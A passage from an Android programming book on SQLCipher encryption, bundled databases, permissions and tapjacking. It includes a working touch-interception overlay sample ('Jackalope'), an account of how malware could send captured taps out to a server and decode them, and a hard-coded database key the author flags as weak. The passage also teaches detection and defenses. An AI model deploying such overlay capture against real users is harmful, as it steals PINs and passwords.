Before starting to use SQLCipher for Android, you need to call `SQLiteDatabase.loadLibs()`, supplying a suitable `Context` object as a parameter. This initializes the necessary libraries. If you are using a `ContentProvider`, just call this in `onCreate()` before actually using anything else with your database. If you are not using a `ContentProvider`, you probably will want to create a custom subclass of `Application` and make this call from that class' `onCreate()`, and reference your custom `Application` class in the `android:name` attribute of the `<application>` element in your manifest. Either of these approaches will help ensure that the libraries are ready before you try doing anything with the database.

Finally, when calling `getReadableDatabase()` or `getWritableDatabase()` on `SQLiteDatabase`, you need to supply the encryption key to use. This may be somewhat tricky with a `ContentProvider`, as there is not an obvious way for you to get the key to the provider in advance of accessing the database. On older versions of Android, you will probably wind up using a static data member — before trying to first use the database, get the encryption key (e.g., based on a password typed by the user), put it in a static data member, and have your `ContentProvider` read the value from there.

However, starting with API Level 11, there is another approach for interacting with a `ContentProvider` beyond the scope of the traditional `query()`, `insert()`, etc. methods, by means of the `call()` method. That is the approach taken in the `Database/ConstantsSecure` sample app, yet another variation of the `ConstantsBrowser`, but where the information is stored in a SQLCipher for Android database, to keep our precious gravitational constants away from those who might abuse them.

Our revised `Provider` class switches its imports to the ones needed by SQLCipher for Android:

```
import net.sqlcipher.SQLException;
import net.sqlcipher.database.SQLiteDatabase;
import net.sqlcipher.database.SQLiteQueryBuilder;
```

In `onCreate()`, it initializes the libraries before creating our `DatabaseHelper` (our `SQLiteOpenHelper` implementation):

```
  @Override
  public boolean onCreate() {
    SQLiteDatabase.loadLibs(getContext());
    db=(new DatabaseHelper(getContext()));

    return((db == null) ? false : true);
  }
```

That `DatabaseHelper` is unchanged from previous editions, other than altering the imports to use SQLCipher for Android equivalents.

Back in our `ContentProvider`, the implementation of methods like `query()` then use a `key` data member in their calls to `getWritableDatabase()`:

```
  @Override
  public Cursor query(Uri url, String[] projection, String selection,
                      String[] selectionArgs, String sort) {
    SQLiteQueryBuilder qb=new SQLiteQueryBuilder();
```

```
  qb.setTables(TABLE);

  String orderBy;

  if (TextUtils.isEmpty(sort)) {
    orderBy=Constants.DEFAULT_SORT_ORDER;
  }
  else {
    orderBy=sort;
  }

  Cursor c=
      qb.query(db.getReadableDatabase(key), projection, selection,
               selectionArgs, null, null, orderBy);

  c.setNotificationUri(getContext().getContentResolver(), url);

  return(c);
}
```

The key is set via the `call()` mechanism.

A client can call `call()` on a `ContentProvider` by means of a `ContentResolver`. `call()` takes the `Uri` of the `ContentProvider`, the name of the "method" to call, and an optional `String` argument and `Bundle` for additional parameters. For example, our `ConstantsBrowser` activity now uses `call()` to call a "method" on the `Provider`, supplying the encryption key (here hard-coded for simplicity):

```
  getContentResolver().call(Provider.Constants.CONTENT_URI,
                            Provider.SET_KEY_METHOD, "sekrit", null);
```

That `call()` routes to a `call()` implementation on the `ContentProvider`, which is supplied all of the parameters except the `Uri`. It is up to the `ContentProvider` to examine the "method" name and handle it accordingly, optionally returning a `Bundle` of return values. In the case of our `Provider` class, if the call is for setting the encryption key, and the supplied key is not `null`, we put it in the `key` data member:

```
@Override
public Bundle call(String method, String arg, Bundle extras) {
  if (SET_KEY_METHOD.equals(method) && arg != null) {
    key=arg;
  }

  return(null);
}
```

This way, we supply the encryption key to the `ContentProvider` before trying to use the database, while also avoiding a static data member. The downside of this approach, or pretty much anything involving SQLCipher for Android, is that we have to be very careful to ensure that we are routing the user through the login process before trying to use the database, no matter how the enter our app (launcher icon, recent tasks, app widget tap, started by a third-party app, etc.). While in this case, our hard-coded key avoids this complexity, it results in extremely weak security, as anyone could decompile the app, find the key, and decrypt the database. We will touch on keys and passwords more later in this chapter.

Nothing else in the `ConstantsBrowser` activity needs to change, because the `ContentProvider` facade hides the rest of the implementation details.

## SQLCipher Limitations

Alas, SQLCipher for Android is not perfect.

It will add ~3MB to the size of your APK file. For most modern Android devices, this extra size will not be a huge issue, though it will be an impediment for older devices with less internal storage.

However, the size is mostly from code, and that may cause a problem for Eclipse users. Eclipse may crash with its own `OutOfMemoryError` during the final build process. To address that, find your `eclipse.ini`file (location varies by OS and installation method) and increase the `-Xmx` value shown on one of the lines (e.g., change it to `-Xmx512m`).

Other code that expects to be using native SQLite databases will require alteration to work with SQLCipher for Android databases. For example, the `SQLiteAssetHelper` described earlier in this chapter would need to be ported to use the SQLCipher for Android implementations of `SQLiteOpenHelper`, `SQLiteDatabase`, etc. This is not too difficult for an open source component like `SQLiteAssetHelper`.

Finally, SQLCipher for Android is only available in compiled form for ARM processors at the moment. As more NDK-capable devices running alternative CPU architectures appear (e.g., Google TV once the NDK is an option, phones running Intel Medfield chipsets), you may need to recompile the NDK portion yourself from the source code. The x86 conversion should be simple, in theory, as SQLCipher itself runs on x86 for desktop operating systems (e.g., Windows).

## Passwords and Sessions

Given an encrypted database, there are several ways that an attacker can try to access the data, including:

1. Use a brute-force attack via the app itself
2. Use a brute-force attack on the database directly, by copying it to some other machine
3. Obtain the password by the strategic deployment of a $5 wrench

The classic way to prevent the first approach is by having business logic that prevents lots of failed login attempts in a short period of time. This can be built into your login dialog (or the equivalent), tracking the number and times of failed logins and introducing delays, forced app exits, or something to add time and hassle for trying lots of passwords.

Since manually trying passwords is nasty, brutish, and long, many attackers would automate the process by copying the SQLCipher database to another machine (e.g., desktop) and running a brute-force attack on it directly. SQLCipher for Android has many built-in protections to help defend against this. So long as you are using a sufficiently long and complex encryption key, you should be fairly well-protected against such attacks.

Defending against wrenches is decidedly more difficult and is beyond the scope of this book.

# Packaging and Distributing Data

Sometimes, you not only want to ship your code and simple resources with your app, but you also want to ship other types of data, such as an initial database that your app will use when first run. This chapter will examine the means by which you can do those sorts of things.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- database access
- content provider theory
- content provider implementations

## Packing a Database To Go

Android's support for databases is focused on databases you create and populate entirely at runtime. Even if you want some initial data in the database, the expectation is that you would add that via Java code, such as the series of `insert()` calls we made in the `DatabaseHelper` of the various flavors of the `ConstantsBrowser` sample application.

However, that is tedious and slow for larger initial data sets, even if you make careful use of transactions to minimize the disk I/O.

What would be nice is to be able to ship a pre-populated database with your app. While Android does not offer built-in support for this, there are a few ways you can accomplish it yourself. One of the easiest, though, is to use existing third-party code

that supports this pattern, such as Jeff Gilfelt's `SQLiteAssetHelper`, available via a GitHub repository.

`SQLiteAssetHelper` replaces your existing `SQLiteOpenHelper` subclass with one that handles database creation and upgrading for you. Rather than you writing a lot of SQL code for each of those, you provide a ZIP file with a pre-populated SQLite database (for creation) and a series of SQL scripts (for upgrades). `SQLiteAssetHelper` then does the work to set up your pre-populated database when the database is first accessed and running your SQL scripts as needed to handle schema changes. And, `SQLiteAssetHelper` is open source, licensed under the same Apache License 2.0 that is used for Android proper.

To examine `SQLiteAssetHelper` in action, let's look at the `Database/ConstantsAssets` sample project. This is yet another rendition of the same app as the other flavors of `ConstantsBrowser`, but one where we use a pre-populated database.

## Create and Pack the Database

Whereas normally you create your SQLite database at runtime from Java code in your app, you now create your SQLite database using whatever tools you like, at development time. Whether you use the command-line `sqlite3` utility, the SQLite Manager extension for Firefox, or anything else, is up to you. You will need to set up all of your tables, indexes, and so forth.

You might think that you would store the SQLite database in your project's `assets/` directory, given the name of the `SQLiteAssetHelper` class. That is not quite how it works. Your raw database will need to go somewhere else that can be version-controlled but is not part of normal APK packaging (e.g., create a `misc/` directory in your project and put it there). Then, you need to:

1. Create an `assets/databases/` directory in your project
2. Use a ZIP utility (command-line `zip`, WinZip, native OS ZIP archive capability, etc.) to compress your database file and put it in `assets/databases/` under the proper name

The "proper name" for the ZIP file is your database's original name, with the `.zip` extension. So, for example, a `foo.db` raw SQLite database file would need to be ZIP-compressed and stored in `assets/databases/foo.db.zip`. Particularly if you are using Ant, you might consider adding commands to your build script to automatically do this compression (e.g., using Ant's `<zip>` task).

The reason for the ZIP compression comes from an Android limitation – assets that are compressed by the Android build tools have a file-size limitation (around 1MB). Hence, you need to store larger files in a file format that will not by compressed by the Android build tools, and those tools will not try to compress a `.zip` file.

In the `ConstantsAssets` project, you will see an `assets/databases/constants.db.zip` file, containing a copy of the SQLite database with our `constants` table and pre-populated values.

## Unpack the Database, With a Little Help(er)

Your compressed database will ship with your APK. To get it into its regular position on internal storage, you use `SQLiteAssetHelper`. Simply create a subclass of `SQLiteAssetHelper` and override its constructor, supplying the same values as you would for a `SQLiteOpenHelper` subclass, notably the database name and schema revision number. Note that the database name that you use must match the filename of the compressed database, minus the `.zip` extension.

So, for example, our new `DatabaseHelper` looks like this:

```
package com.commonsware.android.dbasset;

import android.content.Context;
import com.readystatesoftware.sqliteasset.SQLiteAssetHelper;

class DatabaseHelper extends SQLiteAssetHelper {
  private static final String DATABASE_NAME="constants.db";

  public DatabaseHelper(Context context) {
    super(context, DATABASE_NAME, null, 1);
  }
}
```

`SQLiteAssetHelper` will then copy your database out of assets and set it up for conventional use, as soon as you call `getReadableDatabase()` or `getWriteableDatabase()` on an instance of your `SQLiteAssetHelper` subclass.

## Upgrading Sans Java

Traditionally, with `SQLiteOpenHelper`, to handle a revision in your schema, you override `onUpgrade()` and do the upgrade work in there. With `SQLiteAssetHelper`, there is a built-in `onUpgrade()` method that uses SQL scripts in your APK to do the upgrade work instead.

These scripts will also reside in your `assets/databases/` directory of your project. The name of the file will be `$NAME_upgrade_$FROM-$TO.sql`, where you replace `$NAME` with the name of your database (e.g., `constants.db`), `$FROM` with the old schema version number (e.g., `1`) and `$TO` with the new schema version number (e.g., `2`). Hence, you wind up with files like `assets/databases/constants.db_upgrade_1-2.sql`. This should contain the SQL statements necessary to upgrade your schema between the versions.

`SQLiteAssetHelper` will chain these together as needed. Hence, to upgrade from schema version 1 to 3, you could either have a single dedicated 1->3 script, or a 1->2 script and a 2->3 script.

## Limitations

The biggest limitation comes with disk space. Since APK files are read-only at runtime, you cannot delete the copy of the database held as an asset in your APK file once `SQLiteAssetHelper` has unpacked it. This means that the space taken up by your ZIP file will be taken up indefinitely. Note, though, that you could use this to your advantage, offering the user a "start over from scratch" option that deletes their existing database, so `SQLiteAssetHelper` will unpack a fresh original copy on the next run. Or, you could implement a `SQLiteDownloadHelper` that follows the `SQLiteAssetHelper` approach but obtains its database from the Internet instead of from assets.

In principle, SQLite could change their file format. If that ever happens, you will need to make sure that you create a SQLite database in the file format that can be used by Android, more so than what can be used by the latest SQLite standalone tools.

# Advanced Permissions

Adding basic permissions to your app to allow it to, say, access the Internet, is fairly easy. However, the full permissions system has many capabilities beyond simply asking the user to let you do something. This chapter explores other uses of permissions, from securing your own components to using signature-level permissions (your own or Android's).

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapter on permissions and the chapter on signing your app. The discussion of signature-level permissions will make a bit more sense if you read through the chapter on plugins as well.

## Securing Yourself

Principally, at least initially, permissions are there to allow the user to secure their device. They have to agree to allow you to do certain things, such as reading contacts, that they might not appreciate.

The other side of the coin, of course, is to secure your own application. If your application is mostly activities, security may be just an "outbound" thing, where you request the right to use resources of other applications. If, on the other hand, you put content providers or services in your application, you will want to implement "inbound" security to control which applications can do what with the data.

Note that the issue here is less about whether other applications might "mess up" your data, but rather about privacy of the user's information or use of services that

might incur expense. That is where the stock permissions for built-in Android applications are focused – can you read or modify contacts, can you send SMS, etc. If your application does not store information that might be considered private, security is less an issue. If, on the other hand, your application stores private data, such as medical information, security is much more important.

The first step to securing your own application using permissions is to declare said permissions, once again in the `AndroidManifest.xml` file. In this case, instead of `uses-permission`, you add `permission` elements. Once again, you can have zero or more `permission` elements, all as direct children of the root `manifest` element.

Declaring a permission is slightly more complicated than using a permission. There are three pieces of information you need to supply:

- The symbolic name of the permission. To keep your permissions from colliding with those from other applications, you should use your application's Java namespace as a prefix
- A label for the permission: something short that would be understandable by users
- A description for the permission: something a wee bit longer that is understandable by your users

```
<permission
  android:name="vnd.tlagency.sekrits.SEE_SEKRITS"
  android:label="@string/see_sekrits_label"
  android:description="@string/see_sekrits_description" />
```

This does not enforce the permission. Rather, it indicates that it is a possible permission; your application must still flag security violations as they occur.

## Enforcing Permissions via the Manifest

There are two ways for your application to enforce permissions, dictating where and under what circumstances they are required. The easier one is to indicate in the manifest where permissions are required.

Activities, services, and receivers can all declare an attribute named `android:permission`, whose value is the name of the permission that is required to access those items:

```
<activity
  android:name=".SekritApp"
  android:label="Top Sekrit"
```

```
  android:permission="vnd.tlagency.sekrits.SEE_SEKRITS">
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <category
      android:name="android.intent.category.LAUNCHER"
/>
  </intent-filter>
</activity>
```

Only applications that have requested your indicated permission will be able to access the secured component. In this case, "access" means:

1. Activities cannot be started without the permission
2. Services cannot be started, stopped, or bound to an activity without the permission
3. Intent receivers ignore messages sent via `sendBroadcast()` unless the sender has the permission

## Enforcing Permissions Elsewhere

In your code, you have two additional ways to enforce permissions.

Your services can check permissions on a per-call basis via `checkCallingPermission()`. This returns `PERMISSION_GRANTED` or `PERMISSION_DENIED` depending on whether the caller has the permission you specified. For example, if your service implements separate read and write methods, you could require separate read versus write permissions in code by checking those methods for the permissions you need from Java.

Also, you can include a permission when you call `sendBroadcast()`. This means that eligible broadcast receivers must hold that permission; those without the permission are ineligible to receive it. We will examine `sendBroadcast()` in greater detail elsewhere in this book.

## Requiring Standard System Permissions

While normally you require your own custom permissions using the techniques described above, there is nothing stopping you from reusing a standard system permission, if it would fit your needs.

For example, suppose that you are writing YATC (Yet Another Twitter Client). You decide that in addition to YATC having its own UI, you will design YATC to be a "Twitter engine" for use by third party apps:

- Send timeline updates via broadcast `Intents`
- Publish the timeline, the user's own tweets, @-mentions, and the like via a `ContentProvider`
- Offer a command-based service interface for posting updates to the timeline
- And so on

You could, and perhaps should, implement your own custom permission. However, since any app can get to Twitter just by having the `INTERNET` permission, one could argue that a third-party app should just need that same `INTERNET` permission to use your API (rather than integrating JTwitter or another third-party JAR).

# Signature Permissions

Each permission in Android is assigned a protection level, via an `android:protectionLevel` attribute on the `<permission>` element. By default, permissions are at a `normal` level, but they can also be flagged as `dangerous`, `signatureOrSystem`, or `signature`. In the latter two cases, "signature" means that the app requesting the permission and the app requiring the permission should have be signed by the same signing key. In the case of `signatureOrSystem` — only used by the firmware – the app requesting the permission either needs to be signed by the firmware's signing key or reside on the system partition (e.g., come pre-installed with the device).

## Firmware-Only Permissions

Most of Android's permissions mentioned in this book are ones that any SDK application can hold, if they ask for them and the user grants them. `INTERNET`, `READ_CONTACTS`, `ACCESS_FINE_LOCATION`, and kin all are normal permissions.

`BRICK` is not.

There is a permission in Android, named `BRICK`, that, in theory, allows an application to render a phone inoperable (a.k.a., "brick" the phone). While there is no `brickMe()` method in the Android SDK tied to this permission, presumably there might be something deep in the firmware that is protected by this permission.

The `BRICK` permission cannot be held by ordinary Android SDK applications. You can request it all you want, and it will not be granted.

However, applications that are signed with the same signing key that signed the firmware *can* hold the `BRICK` permission.

That is because the system's own manifest has the following `<permission>` element:

```
<permission android:name="android.permission.BRICK"
        android:label="@string/permlab_brick"
        android:description="@string/permdesc_brick"
        android:protectionLevel="signature" />
```

Some other permissions have `signatureOrSystem` instead of `signature` for `android:protectionLevel`:

```
<permission android:name="android.permission.REBOOT"
        android:label="@string/permlab_reboot"
        android:description="@string/permdesc_reboot"
        android:protectionLevel="signatureOrSystem" />
```

These permissions can be held by applications that are *either* signed by the firmware's signing key *or* by applications that are installed on the firmware's partition. Mostly, this will be apps that are licensed by a manufacturer or carrier for pre-distribution on a device.

## Your Own Signature Permissions

You too can require `signature`-level permissions. That will restrict the holders of that permission to be other apps signed by your signing key. This is particularly useful for inter-process communication between apps in a suite — by using `signature` permissions, you ensure that only your apps will be able to participate in those communications.

This is what was used in the `ContentProvider`-based plugin sample from elsewhere in this book. The plugin required a permission that was declared with `android:protectionLevel="signature"`, and the host application requested that permission.

One nice thing about these sorts of signature-level permissions is that the user is not bothered with them. It is assumed that the user will agree to the communication between the apps signed by the same signing key. Hence, the user will not see signature-level permissions at install or upgrade time.

Since in some cases, you may not be sure which app will be installed first, it is best to have all apps in the suite include the *same* `<permission>` element, in addition to

the corresponding `<uses-permission>` element. That way, no matter which app is installed first, it can declare the permission that all will share.

# Tapjacking

On the whole, Android's security is fairly good for defending an app from another app. Between using Linux users and filesystems for protecting an application's files from other apps, to the use of custom permissions to control access to public interfaces, an application would seem to be relatively protected.

However, there is one attack vector that existed until Android 4.0.3: tapjacking. This chapter outlines what tapjacking is and what you can do about it to protect your app's users, for as long as you are supporting devices older than 4.0.3.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- broadcast Intents
- service theory

## What is Tapjacking?

Tapjacking refers to another program intercepting and inspecting touch events that are delivered to your foreground activity (or related artifacts, such as the input method editor). At its worst, tapjackers could intercept passwords, PINs, and other private data.

The term "tapjacking" seems to have been coined by Lookout Mobile Security, in a blog post that originally demonstrated this issue.

You might be wondering how this is possible. There are a handful of approaches to implementing this. The Lookout blog post cited perhaps the least useful approach: making a transparent `Toast`. The `Tapjacking/Jackalope` sample application will illustrate a far more troublesome implementation.

## World War Z (Axis)

You may recall that there are three axes to consider with Android user interfaces. The X and Y axes are the ones you typically think about, as they control the horizontal and vertical positioning of widgets in an activity. The Z axis — effectively "coming out the screen towards the user's eyes" — can be used in applications for sophisticated techniques, such as the pop-up panel used in the maps samples presented elsewhere in this book.

Normally, you think of the Z axis within the scope of your activity and its widgets. However, there are ways to display "system alerts" – widgets that can float over top of any activity. A `Toast` is the one you are familiar with, most likely. A `Toast` displays something on the screen, yet touch events on the `Toast` itself will be passed through to the underlying activity. Lookout demonstrated that it is possible to create a fully-transparent `Toast`. However, the lifetime of a `Toast` is limited (3.5 seconds maximum), which would limit how long it can try to grab touch events.

However, any application holding the `SYSTEM_ALERT_WINDOW` permission can display their own "system alerts" with custom look and custom duration. By making one that is fully transparent and lives as long as possible, a tapjacker can obtain touch events for any application in the system, including lock screens, home screens, and any standard activity.

## Enter the Jackalope

To demonstrate this, let's take a look at the Jackalope sample application. It consists of a tiny activity and a service, with the service doing most of the work.

The activity employs `Theme.NoDisplay`:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      android:versionCode="1"
      android:versionName="1.0" package="com.commonsware.android.tj.jackalope">
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
    <application android:label="Jackalope">
        <activity android:name=".Jackalope"
                    android:theme="@android:style/Theme.NoDisplay">
```

```
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <service android:name=".Tapjacker" />
    </application>
</manifest>
```

The activity then just starts up the service and finishes:

```
package com.commonsware.android.tj.jackalope;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;

public class Jackalope extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    startService(new Intent(this, Tapjacker.class));
    finish();
  }
}
```

The visible effect is... nothing. Tapping the icon in the launcher appears to have no effect, but it does actually start up the tapjacker. You just cannot see it.

The `Tapjacker` service does its evil work in a handful of lines of code:

```
package com.commonsware.android.tj.jackalope;

import android.app.Service;
import android.content.Intent;
import android.graphics.PixelFormat;
import android.os.IBinder;
import android.util.Log;
import android.view.Gravity;
import android.view.MotionEvent;
import android.view.View;
import android.view.WindowManager;

public class Tapjacker extends Service implements View.OnTouchListener {
  private View v=null;
  private WindowManager mgr=null;

  @Override
  public void onCreate() {
    super.onCreate();
```

```
    v=new View(this);
    v.setOnTouchListener(this);
    mgr=(WindowManager)getSystemService(WINDOW_SERVICE);

    WindowManager.LayoutParams params
      =new WindowManager.LayoutParams(
        WindowManager.LayoutParams.FILL_PARENT,
        WindowManager.LayoutParams.FILL_PARENT,
        WindowManager.LayoutParams.TYPE_SYSTEM_OVERLAY,
        WindowManager.LayoutParams.FLAG_WATCH_OUTSIDE_TOUCH,
        PixelFormat.TRANSPARENT);

    params.gravity=Gravity.FILL_HORIZONTAL|Gravity.FILL_VERTICAL;
    mgr.addView(v, params);

    // stopSelf(); -- uncomment for "component-less" operation
  }

  @Override
  public IBinder onBind(Intent intent) {
    return(null);
  }

  @Override
  public void onDestroy() {
    mgr.removeView(v);  // comment out for "component-less" operation

    super.onDestroy();
  }

  public boolean onTouch(View v, MotionEvent event) {
    Log.w("Tapjacker",
          String.valueOf(event.getX())+":"+String.valueOf(event.getY()));

    return(false);
  }
}
```

In `onCreate()`, we create an invisible `View` in Java code. Note that while you normally create a widget by passing in the Activity to the constructor, any Context will work, and so here we use the `Tapjacker` service itself.

Then, we access the `WindowManager` system service and add the invisible `View` to the system. To do this, we need to supply a `WindowManager.LayoutParams` object, much like you might use `LinearLayout.LayoutParams` or `RelativeLayout.LayoutParams` when putting a `View` inside of one of those containers. In this case, we:

1. Say that the `View` is to fill the screen

2. Indicates that the `View` is to be treated as a "system overlay" (`TYPE_SYSTEM_OVERLAY`), which will be at the top of the Z axis, floating above anything else (activities, dialogs, etc.)
3. Indicates that we are to receive touch events that are beyond the `View` itself (`FLAG_WATCH_OUTSIDE_TOUCH`), such as on the system bar in API Level 11+ devices

We attach the `Tapjacker` service itself as the `OnTouchListener` to the `View`, and simply log all touch events to LogCat. In `onDestroy()`, we remove the system overlay `View`.

The result is that every screen tap results in an entry in LogCat – including data entry via the soft keyboard — even though the user is unaware that anything might be intercepting these events.

Note, though, that this does not intercept regular key events, including those from hardware keyboards. Also note that this does not magically give the malware author access to data entered before the tapjacker was set up. Hence, even if the tapjacker can sniff a password, if they do not know the account name, the user may still be safe.

## Thinking Like a Malware Author

So, you have touch events. On the surface, this might not seem terribly useful, since the View cannot see what is being tapped upon.

However, a savvy malware author would identify what activity is in the foreground and log that information along with the tap details and the screen size, periodically dumping that information to some server. The malware author can then scan the touch event dumps to see what interesting applications are showing up. With a minor investment – and possibly collaboration with other malware authors — the author can know what touch events correspond to what keys on various input method editors, including the stock keyboards used by a variety of devices. Loading a pirated version of the APK on an emulator can indicate which activity has the password, PIN, or other secure data. Then, it is merely a matter of identifying the touch events applied to that activity and matching them up with the soft keyboard to determine what the user has entered. Over time, the malware author can perhaps develop a script to help automate this conversion.

Hence, the on-device tapjacker does not have to be very sophisticated, other than trying to avoid detection by the user. All of the real work to leverage the intercepted touch events can be handled offline.

# Detecting Potential Tapjackers

Tapjacking seems bad.

This raises the question: can we identify when a tapjacker is running? That would allow users and developers to "route around the damage", such as uninstalling the tapjacker application.

Unfortunately, this does not appear to be possible. There is no obvious way for an application — or the user — to determine if some other application has employed `WindowManager` to add a `TYPE_SYSTEM_OVERLAY` `View` to the screen. Even if there were, there is no way to determine if this `View` represents a tapjacker or somebody exploiting this capability for other, less nefarious ends.

All we can do is identify applications that might pose a problem.

## Who Holds a Permission?

The biggest identifier of a possible tapjacker is the `SYSTEM_ALERT_WINDOW` permission. This is required to add a `TYPE_SYSTEM_OVERLAY` `View` to the screen. Relatively few applications request this, since built-in system alerts, like `Toast`, do not require the permission.

Also, a tapjacker probably needs the `INTERNET` permission, to deliver the results to the malware author. In principle, the tapjacker could be split into two applications, one with `SYSTEM_ALERT_WINDOW` and one with `INTERNET`. However, this adds to deployment complexity and therefore may be avoided by malware authors.

An end user can use programs like RL Permissions to examine the applications that have these permissions. A developer can use `PackageManager` to enumerate the installed applications and see which ones hold these permissions. We will examine some code for doing this later in this chapter.

## Who is Running?

Of course, a tapjacker is only a threat if it is actually running in the background. Applications might use those two permissions just in the course of normal activity-centric operations, not with an everlasting service trying to maintain the interception `View`.

We can use `ActivityManager` to enumerate the running processes and what packages' code are in each. Any package that holds the permission combination from the previous section and is running in a process is a possible tapjacking threat. We will examine some code for doing this in the next section.

Note that it is important to examine running processes, not running services. For example, the `Tapjacker` service from earlier in this chapter could add the interception `View` and immediately exit. You can see this in action by adjusting the code as indicated in the comments in `onCreate()` and `onDestroy()`. The interception `View` will remain intact (with the `Tapjacker` service object leaked) until the process is terminated. That process might be terminated quickly or slowly, depending on what all is going on with the device. A sophisticated malware author might try to run without a running service to increase stealthiness, at the cost of occasionally losing some data.

## Combining the Two: TJDetect

To see these techniques in action, take a look at the `Tapjacking/TJDetect` sample project. This consists of a single `ListActivity`, whose list is populated with the applications that hold both `SYSTEM_ALERT_WINDOW` and `INTERNET` permissions and are presently running:

```
package com.commonsware.android.tj.detect;

import android.app.ActivityManager;
import android.app.ListActivity;
import android.content.pm.PackageInfo;
import android.content.pm.PackageManager;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import java.util.ArrayList;
import java.util.HashSet;

public class TJDetect extends ListActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
```

```
    ActivityManager am=(ActivityManager)getSystemService(ACTIVITY_SERVICE);
    HashSet<CharSequence> runningPackages=new HashSet<CharSequence>();

    for (ActivityManager.RunningAppProcessInfo proc :
         am.getRunningAppProcesses()) {
      for (String pkgName : proc.pkgList) {
        runningPackages.add(pkgName);
      }
    }

    PackageManager mgr=getPackageManager();
    ArrayList<CharSequence> scary=new ArrayList<CharSequence>();

    for (PackageInfo pkg :
         mgr.getInstalledPackages(PackageManager.GET_PERMISSIONS)) {
      if (PackageManager.PERMISSION_GRANTED==
            mgr.checkPermission(android.Manifest.permission.SYSTEM_ALERT_WINDOW,
                                pkg.packageName)) {
        if (PackageManager.PERMISSION_GRANTED==
              mgr.checkPermission(android.Manifest.permission.INTERNET,
                                  pkg.packageName)) {
          if (runningPackages.contains(pkg.packageName)) {
            scary.add(mgr.getApplicationLabel(pkg.applicationInfo));
          }
        }
      }
    }

    setListAdapter(new ArrayAdapter(this,
                        android.R.layout.simple_list_item_1,
                        scary));
  }
}
```

To find the unique set of packages that are running across all processes, we iterate over the `RunningAppProcessInfo` objects returned by `ActivityManager` from a call to `getRunningAppProcesses()`. One public data member of `RunningAppProcessInfo` is a list of all the packages whose code runs in this process (`pkgList`). We use a simple `HashSet` to come up with the unique set of packages.

Then, we find all installed packages via a call to `getInstalledPackages()` on `PackageManager`. For each package, we use `checkPermission()` on `PackageManager` to see if the package in question holds a permission. Packages that pass those two tests are then checked against the `HashSet` of running packages, and those that are running are recorded in an `ArrayList`, later wrapped in an `ArrayAdapter`.

If you run TJDetect, it will not detect Jackalope, since Jackalope lacks the `INTERNET` permission. And, particularly on production hardware, it will detect several packages

that may not be tapjackers at all, but rather are system applications installed in the firmware by the device manufacturer.

# Defending Against Tapjackers

OK, so users and developers cannot reliably detect tapjackers. And Android 4.0.3 eliminates this attack vector. Surely, for previous versions of Android, there must be something in the OS that helps defend users and developers against tapjacking, right?

The answer is "yes", for a generous definition of the term "defend" and an equally generous definition of "users and developers".

## Filtering Touch Events

The only "defense" directly provided by Android is to allow applications to filter out touch events that had been intercepted by a tapjacker, `Toast`, or any other form of system overlay or alert. Those touch events are simply dropped, never delivered to the underlying activity.

### Implementing the Filter

The simplest way to implement the touch event filter is to add the `android:filterTouchesWhenObscured` attribute to a widget or container, setting it to true. The equivalent Java setter method on `View` is `setFilterTouchesWhenObscured()`.

For example, take a look at the `res/layout/main.xml` file in the [Tapjacking/RelativeSecure](Tapjacking/RelativeSecure) sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:filterTouchesWhenObscured="true">
  <TextView android:id="@+id/label"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="URL:"
    android:layout_alignBaseline="@+id/entry"
    android:layout_alignParentLeft="true"/>
  <EditText
```

```
    android:id="@id/entry"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:layout_toRightOf="@id/label"
    android:layout_alignParentTop="true"/>
  <Button
    android:id="@+id/ok"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_below="@id/entry"
    android:layout_alignRight="@id/entry"
    android:text="OK" />
  <Button
    android:id="@+id/cancel"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_toLeftOf="@id/ok"
    android:layout_alignTop="@id/ok"
    android:text="Cancel" />
</RelativeLayout>
```

Here, we have `android:filterTouchesWhenObscured="true"` on the `RelativeLayout` at the root of the layout resource. This property cascades to a container's children, and so if a tapjacker (or Toast or whatever) is above any of the widgets in the `RelativeLayout`, none of the touch events will be processed.

More fine-grained control can be achieved in custom widgets by overriding `onFilterTouchEventForSecurity()`, which gets control before the regular touch event methods. You can determine if a touch event had been intercepted by looking for the `FLAG_WINDOW_IS_OBSCURED` flag in the `MotionEvent` passed to `onFilterTouchEventForSecurity()`, and you can make the decision of how to handle this on an event-by-event basis.

### The User Experience and the Hoped-For Security

Normally, the user will not see a difference when interacting with widgets that have this attribute set. However, if a tapjacker is intercepting these events, the user will not see any reaction from the widgets when they are tapped. For example, clicking a `Button` will have no visual effect (e.g., orange flash).

The hope is that users will realize that the UI is not responding to their touch events and therefore will not complete whatever it is they are doing. For example, they might not complete their PIN entry after realizing that the number pad supplied by the app is not responding to their taps.

For some users and some apps, this will be an effective defense. However, there will be some users who will remain oblivious until after completing the attempt to enter the private information.

### The Flaws

The user can still use the soft keyboard to enter data into `EditText` widgets. While the soft keyboard will not automatically appear in portrait mode (since the `EditText` will not respond to the tap), if it has the focus, the user can long-press the MENU button to raise the soft keyboard and enter data that way.

Similarly, if the user is in landscape mode and gets the full-screen soft keyboard, since this is not the `EditText` widget defended by the touch event filtering, everything works normally — including interception by tapjacking. Developers could try to prevent this by adding `flagNoFullscreen` to the `android:imeOptions` attribute on the `EditText` in the layout XML, though this may not be honored by all soft keyboards. Developers could also try to prevent this by locking the activity into portrait mode (`android:screenOrientation="portrait"`), but this would be bad for users with side-slider keyboards, Google TV devices, etc.

